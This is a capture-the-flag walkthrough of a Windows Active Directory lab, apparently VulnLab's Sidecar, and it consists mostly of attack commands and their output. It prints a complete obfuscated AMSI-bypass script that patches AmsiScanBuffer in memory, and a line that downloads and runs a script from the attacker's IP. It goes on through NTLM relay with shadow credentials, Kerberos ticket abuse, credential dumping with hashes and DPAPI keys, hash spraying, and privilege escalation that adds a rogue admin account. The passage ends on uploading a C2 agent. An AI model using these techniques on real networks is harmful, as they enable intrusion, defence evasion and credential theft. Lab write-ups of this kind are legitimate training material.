
Add a new DNS entry to the AD to point to our attacker machine:
powershell "New-ADIDNSNode -Tombstone -Verbose -Node WIN-1ERO9A2PO1A -Data 10.8.4.253"
Output seems not good then maybe blocked by AMSI
Following Amsi_Bypass_In_2023, we create an AMSI bypass PoSH AMSI_bypass_powermad.ps1 to download, import Powermad then add our node:
# AMSI Bypass
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
     Equals('System.dll')
     }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -like "Ge*P*oc*ddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}


function getDelegateType {
    Param (
     [Parameter(Position = 0, Mandatory = $True)] [Type[]]
     $func, [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
    AutoClass', [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
     SetImplementationFlags('Runtime, Managed')

  $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}

$a="A"
$b="msiS"
$c="canB"
$d="uffer"
[IntPtr]$funcAddr = LookupFunc amsi.dll ($a+$b+$c+$d)
$oldProtectionBuffer = 0
$vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualProtect), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType()) ([Bool])))
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
$buf = [Byte[]] (0xb8,0x34,0x12,0x07,0x80,0x66,0xb8,0x32,0x00,0xb0,0x57,0xc3)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 12)

# Using powermad to add DNS record for our IP
IEX(New-Object Net.WebClient).downloadString('http://10.8.4.253/Powermad.ps1')
New-ADIDNSNode -Tombstone -Verbose -Node WIN-1ERO9A2PO1A -Data 10.8.4.253
Then let’s go:
powershell_import

powershell "AMSI_bypass_powermad"
VERBOSE: [+] Domain Controller = DC01.Sidecar.vl
VERBOSE: [+] Domain = Sidecar.vl
VERBOSE: [+] Forest = Sidecar.vl
VERBOSE: [+] ADIDNS Zone = Sidecar.vl
VERBOSE: [+] Distinguished Name = DC=WIN-1ERO9A2PO1A,DC=Sidecar.vl,CN=MicrosoftDNS,DC=DomainDNSZones,DC=Sidecar,DC=vl
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-14-01-00-00-00-00-02-58-00-00-00-00-5B-BA-38-00-0A-08-04-FD
[+] ADIDNS node WIN-1ERO9A2PO1A added
If we use another C2 like Sliver, we can also proceed like this:
Using UnmanagedPowerShell, which also contains Powermad:
donut -i UnmanagedPowerShell.exe -o powershell.bin
execute-shellcode -i /mnt/pentesting/payloads/powershell.bin
WebDAV coerce authentication relaying
We have already a Responder running (step above).
We use impacket-ntlmrelayx to edit the msDS-KeyCredentialLink attribute of the machine account WS01.
This step is necessary as LDAP signing was not enforced, and the machine account quota (MAQ) was set to zero so RBCD (resource based constrained delegation) can not be performed.
In order to coerce the authentication, we use SpoolSample but we can also use PetiPotam.
$ impacket-ntlmrelayx -t ldaps://dc01.sidecar.vl --shadow-credentials --shadow-target 'WS01$'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
Using SpoolSample for coercion as it’s build with .NET we can run it using dotnet inline-execute, confirming we are getting the NTLMv2 challenge response from WS01$:
register_file

For reminder:
- Responder Machine Name ==» WIN-1ERO9A2PO1A
- WS01 ==» 10.10.246.54
inline_assembly -Assembly SpoolSample.exe -Arguments "10.10.246.54 WIN-1ERO9A2PO1A@80/ping.txt"
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
We received the callback to our attacker machine to relay
$ impacket-ntlmrelayx -t ldaps://dc01.sidecar.vl --shadow-credentials --shadow-target 'WS01$'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /ping.txt/pipe/spoolss
[*] HTTPD(80): Client requested path: /ping.txt/pipe/spoolss
[*] HTTPD(80): Connection from 10.10.246.54 controlled, attacking target ldaps://dc01.sidecar.vl
[*] HTTPD(80): Client requested path: /ping.txt/pipe/spoolss
[*] HTTPD(80): Authenticating against ldaps://dc01.sidecar.vl as SIDECAR/WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Client requested path: /ping.txt/pipe/spoolss
[*] HTTPD(80): Client requested path: /ping.txt/pipe/spoolss
[*] All targets processed!
[*] HTTPD(80): Connection from 10.10.246.54 controlled, but there are no more targets left!
[*] Searching for the target account
[*] Target user found: CN=WS01,CN=Computers,DC=Sidecar,DC=vl
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of WS01$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: BC4WB7uO.pfx
[*] Must be used with password: n3e6wSv6KfZQYN3om9UY
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx BC4WB7uO.pfx -pfx-pass n3e6wSv6KfZQYN3om9UY Sidecar.vl/WS01$ BC4WB7uO.ccache
[*] HTTPD(80): Client requested path: /ping.txt/pipe/spoolss
[*] HTTPD(80): Client requested path: /ping.txt/pipe/spoolss
[*] All targets processed!
[*] HTTPD(80): Connection from 10.10.246.54 controlled, but there are no more targets left!
We got the PFX (#PKCS12) certificate & key
BC4WB7uO.pfxwith passwordn3e6wSv6KfZQYN3om9UY
If we got this error:
$ impacket-ntlmrelayx -t ldaps://dc01.sidecar.vl --adcs --shadow-credentials --shadow-target 'WS01$'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
...
[*] HTTPD(80): Client requested path: /xxx.txt/pipe/spoolss
[*] HTTPD(80): Connection from 10.10.227.86 controlled, attacking target ldaps://dc01.sidecar.vl
[*] HTTPD(80): Client requested path: /xxx.txt/pipe/spoolss
[*] HTTPD(80): Authenticating against ldaps://dc01.sidecar.vl as SIDECAR/WS01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Searching for the target account
[*] Target user found: CN=WS01,CN=Computers,DC=Sidecar,DC=vl
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] Updating the msDS-KeyCredentialLink attribute of WS01$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
Exception in thread Thread-7:
Traceback (most recent call last):
  File "/usr/lib/python3.12/threading.py", line 1075, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/attacks/ldapattack.py", line 1128, in run
    self.shadowCredentialsAttack(domainDumper)
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/attacks/ldapattack.py", line 326, in shadowCredentialsAttack
    shadow_credentials.exportPFX(certificate,key,password=password, path_to_file=path)
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/utils/shadow_credentials.py", line 116, in exportPFX
    pk = OpenSSL.crypto.PKCS12()
         ^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/cryptography/utils.py", line 68, in __getattr__
    obj = getattr(self._module, attr)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^
AttributeError: module 'OpenSSL.crypto' has no attribute 'PKCS12'
After checked with google about module 'OpenSSL.crypto' has no attribute 'PKCS12' we found this solution:
$ wget http://launchpadlibrarian.net/732112002/python3-cryptography_41.0.7-4ubuntu0.1_amd64.deb
$ sudo dpkg -i python3-cryptography_41.0.7-4ubuntu0.1_amd64.deb

$ wget http://launchpadlibrarian.net/715850281/python3-openssl_24.0.0-1_all.deb
$ sudo dpkg -i python3-openssl_24.0.0-1_all.deb
If we got this error INSUFF_ACCESS_RIGHTS, basically that means that msDS-KeyCredentialLink is already set on the machine, and we need to remove it before setting it again because impacket-ntlmrelayx can’t override.
For the rest, we use PKINITtools:
$ git clone https://github.com/dirkjanm/PKINITtools.git
Get the TGT of WS01$:
$ python3 PKINITtools/gettgtpkinit.py sidecar.vl/ws01\$ WS01.ccache -cert-pfx BC4WB7uO.pfx -pfx-pass 'n3e6wSv6KfZQYN3om9UY'
2025-02-12 12:16:52,504 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-02-12 12:16:52,514 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-02-12 12:17:06,599 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-02-12 12:17:06,599 minikerberos INFO     63ca41abfc46d6776554438b2198ac5c12ae81713a1bf1cbc3970edc9e09af36
INFO:minikerberos:63ca41abfc46d6776554438b2198ac5c12ae81713a1bf1cbc3970edc9e09af36
2025-02-12 12:17:06,601 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
Inject the TGT to our global env variable:
$ export KRB5CCNAME=WS01.ccache
$ klist
Ticket cache: FILE:WS01.ccache
Default principal: ws01$@SIDECAR.VL

Valid starting       Expires              Service principal
02/12/2025 12:17:04  02/12/2025 22:17:04  krbtgt/SIDECAR.VL@SIDECAR.VL
Get the NTLM hash from the machine account WS01$ with the AS-REP encryption key (not needed but nice to have):
$ python3 PKINITtools/getnthash.py sidecar.vl/ws01\$ -key '63ca41abfc46d6776554438b2198ac5c12ae81713a1bf1cbc3970edc9e09af36'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
d2827bed88d94794fc269830e4f6d9a1
Local admin impersonating (Sidecar_User)
We impersonate the local administrator account:
$ python3 PKINITtools/gets4uticket.py kerberos+ccache://sidecar.vl\\ws01\$:WS01.ccache@dc01.sidecar.vl host/ws01.sidecar.vl@sidecar.vl administrator@sidecar.vl ws01_administrator.ccache -v
2025-02-12 12:21:08,203 minikerberos INFO     Trying to get SPN with administrator@sidecar.vl for host/ws01.sidecar.vl@sidecar.vl
INFO:minikerberos:Trying to get SPN with administrator@sidecar.vl for host/ws01.sidecar.vl@sidecar.vl
2025-02-12 12:21:08,709 minikerberos INFO     Success!
INFO:minikerberos:Success!
2025-02-12 12:21:08,710 minikerberos INFO     Done!
INFO:minikerberos:Done!
Inject the TGT to our global env variable:
$ export KRB5CCNAME=ws01_administrator.ccache
$ klist
Ticket cache: FILE:ws01_administrator.ccache
Default principal: ws01$@SIDECAR.VL

Valid starting       Expires              Service principal
02/12/2025 12:17:04  02/12/2025 22:17:04  krbtgt/SIDECAR.VL@SIDECAR.VL
02/12/2025 12:21:06  02/12/2025 22:17:04  host/ws01.sidecar.vl@SIDECAR.VL
	for client administrator@sidecar.vl
02/12/2025 12:21:06  02/12/2025 22:17:04  host/ws01.sidecar.vl@SIDECAR.VL
	for client administrator@sidecar.vl
Then dump all hashes:
$ impacket-secretsdump -k -no-pass ws01.sidecar.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x1e7d0e7d432413f4ac3097f112b17322
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a7eb14088fd30c1af40ff91acd7734ce:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Admin:1000:aad3b435b51404eeaad3b435b51404ee:09e8df317667fc45698f7db80c58fd3f:::
Deployer:1001:aad3b435b51404eeaad3b435b51404ee:c5ad69fd899918450831c9d2b23f27a1:::
[*] Dumping cached domain logon information (domain/username:hash)
SIDECAR.VL/E.Klaymore:$DCC2$10240#E.Klaymore#66e0fb1767fe4f00983784904ad42579: (2025-02-12 03:24:00)
SIDECAR.VL/Administrator:$DCC2$10240#Administrator#0105946ef533599c2b1b769f3d9016dd: (2023-12-02 11:27:44)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SIDECAR\WS01$:plain_password_hex:2ca08f838f4ef43b61599ea9e563ff12f6bf9425ffa31812ff1d02cb375ab3d27874ebf73137c5a154fcb0ff54fcf895a131adc3df0efef691c697cc901bcafe2694d806b28ffae642795b902d72a720cf5eec018fd19a806a3422293841322ec0f7f81d51a59c7cd5067b728af0af79f66419a26605222516d0fce6944e0391febc81850a9dda3c0d4f7c3c9e0516bd78bbab41e64ef08530ecef87d46d982d3799adf3841643fd5b2b078fe94b85cb14173e57816466affd416d74793baa9ffc4e9ee0f7763072fcffa59778273217759eeeb059cb7daa7af455d0e2baff21c23594c8bb9c5b53976e96aa41a8ceac
SIDECAR\WS01$:aad3b435b51404eeaad3b435b51404ee:d2827bed88d94794fc269830e4f6d9a1:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5f9303f91320d51860ac3a1313e79027a226ec34
dpapi_userkey:0x21fd9a9c71f6b32d717142ca71212c70c33bf4d3
[*] NL$KM
 0000   48 35 C4 FE DA 3E 65 75  57 78 B9 E8 26 12 99 AD   H5...>euWx..&...
 0010   C3 C9 10 90 E7 7E 77 ED  91 66 BB 10 28 15 FF 24   .....~w..f..(..$
 0020   6E 20 0C A9 6A A1 82 8D  EA 3E FC B5 DB 18 F9 0B   n ..j....>......
 0030   3C 62 FD 18 AE 7C B4 C5  AA 06 E6 4E D9 1F 27 85   <b...|.....N..'.
NL$KM:4835c4feda3e65755778b9e8261299adc3c91090e77e77ed9166bb102815ff246e200ca96aa1828dea3efcb5db18f90b3c62fd18ae7cb4c5aa06e64ed91f2785
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
Finally grab the flag Sidecar_User:
$ impacket-psexec -k ws01.sidecar.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on ws01.sidecar.vl.....
[*] Found writable share ADMIN$
[*] Uploading file qYYgVTHL.exe
[*] Opening SVCManager on ws01.sidecar.vl.....
[*] Creating service qnIa on ws01.sidecar.vl.....
[*] Starting service qnIa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\

c:\> dir
 Volume in drive C has no label.
 Volume Serial Number is 442A-8056

 Directory of c:\

07/10/2015  12:04 PM    <DIR>          PerfLogs
11/30/2023  11:35 PM    <DIR>          Program Files
11/30/2023  05:31 PM    <DIR>          Program Files (x86)
11/30/2023  10:55 PM    <DIR>          Users
02/12/2025  04:34 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)   3,946,213,376 bytes free

c:\> type c:\users\administrator\desktop\flag.txt
The system cannot find the file specified.

c:\> type c:\users\administrator\desktop\root.txt
The system cannot find the file specified.

c:\> type c:\users\administrator\desktop\user.txt
VL{64e532d5176ae6bea31c31ac80289a8f}
DC01
RID Brute-forcing
$ nxc smb dc01.sidecar.vl -u 'WS01$' -H 'd2827bed88d94794fc269830e4f6d9a1' --rid-brute 10000
SMB         10.10.246.53    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:Sidecar.vl) (signing:True) (SMBv1:False)
SMB         10.10.246.53    445    DC01             [+] Sidecar.vl\WS01$:d2827bed88d94794fc269830e4f6d9a1
SMB         10.10.246.53    445    DC01             498: SIDECAR\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.246.53    445    DC01             500: SIDECAR\Administrator (SidTypeUser)
SMB         10.10.246.53    445    DC01             501: SIDECAR\Guest (SidTypeUser)
SMB         10.10.246.53    445    DC01             502: SIDECAR\krbtgt (SidTypeUser)
SMB         10.10.246.53    445    DC01             512: SIDECAR\Domain Admins (SidTypeGroup)
SMB         10.10.246.53    445    DC01             513: SIDECAR\Domain Users (SidTypeGroup)
SMB         10.10.246.53    445    DC01             514: SIDECAR\Domain Guests (SidTypeGroup)
SMB         10.10.246.53    445    DC01             515: SIDECAR\Domain Computers (SidTypeGroup)
SMB         10.10.246.53    445    DC01             516: SIDECAR\Domain Controllers (SidTypeGroup)
SMB         10.10.246.53    445    DC01             517: SIDECAR\Cert Publishers (SidTypeAlias)
SMB         10.10.246.53    445    DC01             518: SIDECAR\Schema Admins (SidTypeGroup)
SMB         10.10.246.53    445    DC01             519: SIDECAR\Enterprise Admins (SidTypeGroup)
SMB         10.10.246.53    445    DC01             520: SIDECAR\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.246.53    445    DC01             521: SIDECAR\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.246.53    445    DC01             522: SIDECAR\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.246.53    445    DC01             525: SIDECAR\Protected Users (SidTypeGroup)
SMB         10.10.246.53    445    DC01             526: SIDECAR\Key Admins (SidTypeGroup)
SMB         10.10.246.53    445    DC01             527: SIDECAR\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.246.53    445    DC01             553: SIDECAR\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.246.53    445    DC01             571: SIDECAR\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.246.53    445    DC01             572: SIDECAR\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.246.53    445    DC01             1000: SIDECAR\DC01$ (SidTypeUser)
SMB         10.10.246.53    445    DC01             1101: SIDECAR\DnsAdmins (SidTypeAlias)
SMB         10.10.246.53    445    DC01             1102: SIDECAR\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.246.53    445    DC01             1602: SIDECAR\A.Roberts (SidTypeUser)
SMB         10.10.246.53    445    DC01             1603: SIDECAR\J.Chaffrey (SidTypeUser)
SMB         10.10.246.53    445    DC01             1605: SIDECAR\O.osvald (SidTypeUser)
SMB         10.10.246.53    445    DC01             1606: SIDECAR\P.robinson (SidTypeUser)
SMB         10.10.246.53    445    DC01             1607: SIDECAR\M.smith (SidTypeUser)
SMB         10.10.246.53    445    DC01             1609: SIDECAR\E.Klaymore (SidTypeUser)
SMB         10.10.246.53    445    DC01             1610: SIDECAR\svc_deploy (SidTypeUser)
SMB         10.10.246.53    445    DC01             1611: SIDECAR\Installer (SidTypeGroup)
SMB         10.10.246.53    445    DC01             2101: SIDECAR\WS01$ (SidTypeUser)
Let’s copy/paste the output to a file then get just the users and put them in a new wordlist file:
$ cat all_sids.txt | grep TypeUser | awk '{ print $6}' | cut -d '\' -f 2 > all_users.txt
$ cat all_users.txt
Administrator
Guest
krbtgt
DC01$
A.Roberts
J.Chaffrey
O.osvald
P.robinson
M.smith
E.Klaymore
svc_deploy
WS01$
Hash password spraying
As we found the hash of Deployer user (c5ad69fd899918450831c9d2b23f27a1), we proceed a hash spray attack against all users:
$ nxc smb dc01.sidecar.vl -u all_users.txt -H 'c5ad69fd899918450831c9d2b23f27a1' --continue-on-success
SMB         10.10.246.53    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:Sidecar.vl) (signing:True) (SMBv1:False)
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\Administrator:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\Guest:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\krbtgt:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\DC01$:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\A.Roberts:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\J.Chaffrey:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\O.osvald:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\P.robinson:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\M.smith:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\E.Klaymore:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
SMB         10.10.246.53    445    DC01             [+] Sidecar.vl\svc_deploy:c5ad69fd899918450831c9d2b23f27a1
SMB         10.10.246.53    445    DC01             [-] Sidecar.vl\WS01$:c5ad69fd899918450831c9d2b23f27a1 STATUS_LOGON_FAILURE
Found that
svc_deployis using the same hash thanDeployer
Checked with crackstation and we can also found the password:

svc_deployandDeployerhaveAces&Eightsas password.
Quick check in BloodHound and found that svc_deploy has CanPSRemote privilege to the DC then can connect to DC01.
SeTcbPrivilege abusing (Sidecar_Root)
We connect to the DC01 with svc_deploy account and check his privilege:
$ evil-winrm -i dc01.sidecar.vl -u svc_deploy -H 'c5ad69fd899918450831c9d2b23f27a1'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeTcbPrivilege                Act as part of the operating system Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
Found he has
SeTvbPrivilege
After compiled, we use TcbElevation.exe, a c++ tool to escalate our privileges:
- Way 1: Create a new account and add it in the local admin group (quick win but not good for OPSec):
*Evil-WinRM* PS C:\programdata> .\TcbElevation.exe nonexistentservice "C:\Windows\System32\cmd.exe /c net user obake Azerty123! /add && net localgroup administrators obake /add"
Error starting service 1053
Then use it to grab the Sidecar_Root flag:
$ nxc winrm dc01.sidecar.vl -u 'obake' -p 'Azerty123!' -X 'type c:\users\administrator\desktop\root.txt'
WINRM       10.10.246.53    5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:Sidecar.vl)
WINRM       10.10.246.53    5985   DC01             [+] Sidecar.vl\obake:Azerty123! (Pwn3d!)
WINRM       10.10.246.53    5985   DC01             [+] Executed command (shell type: powershell)
WINRM       10.10.246.53    5985   DC01             VL{182a6585b012c1a482da9100e655b4f5}
- Way 2: Upload our Mythic C2 agent then call it with the tool to gain a new callback with high privilege:
*Evil-WinRM* PS C:\programdata> upload OneDrive.exe
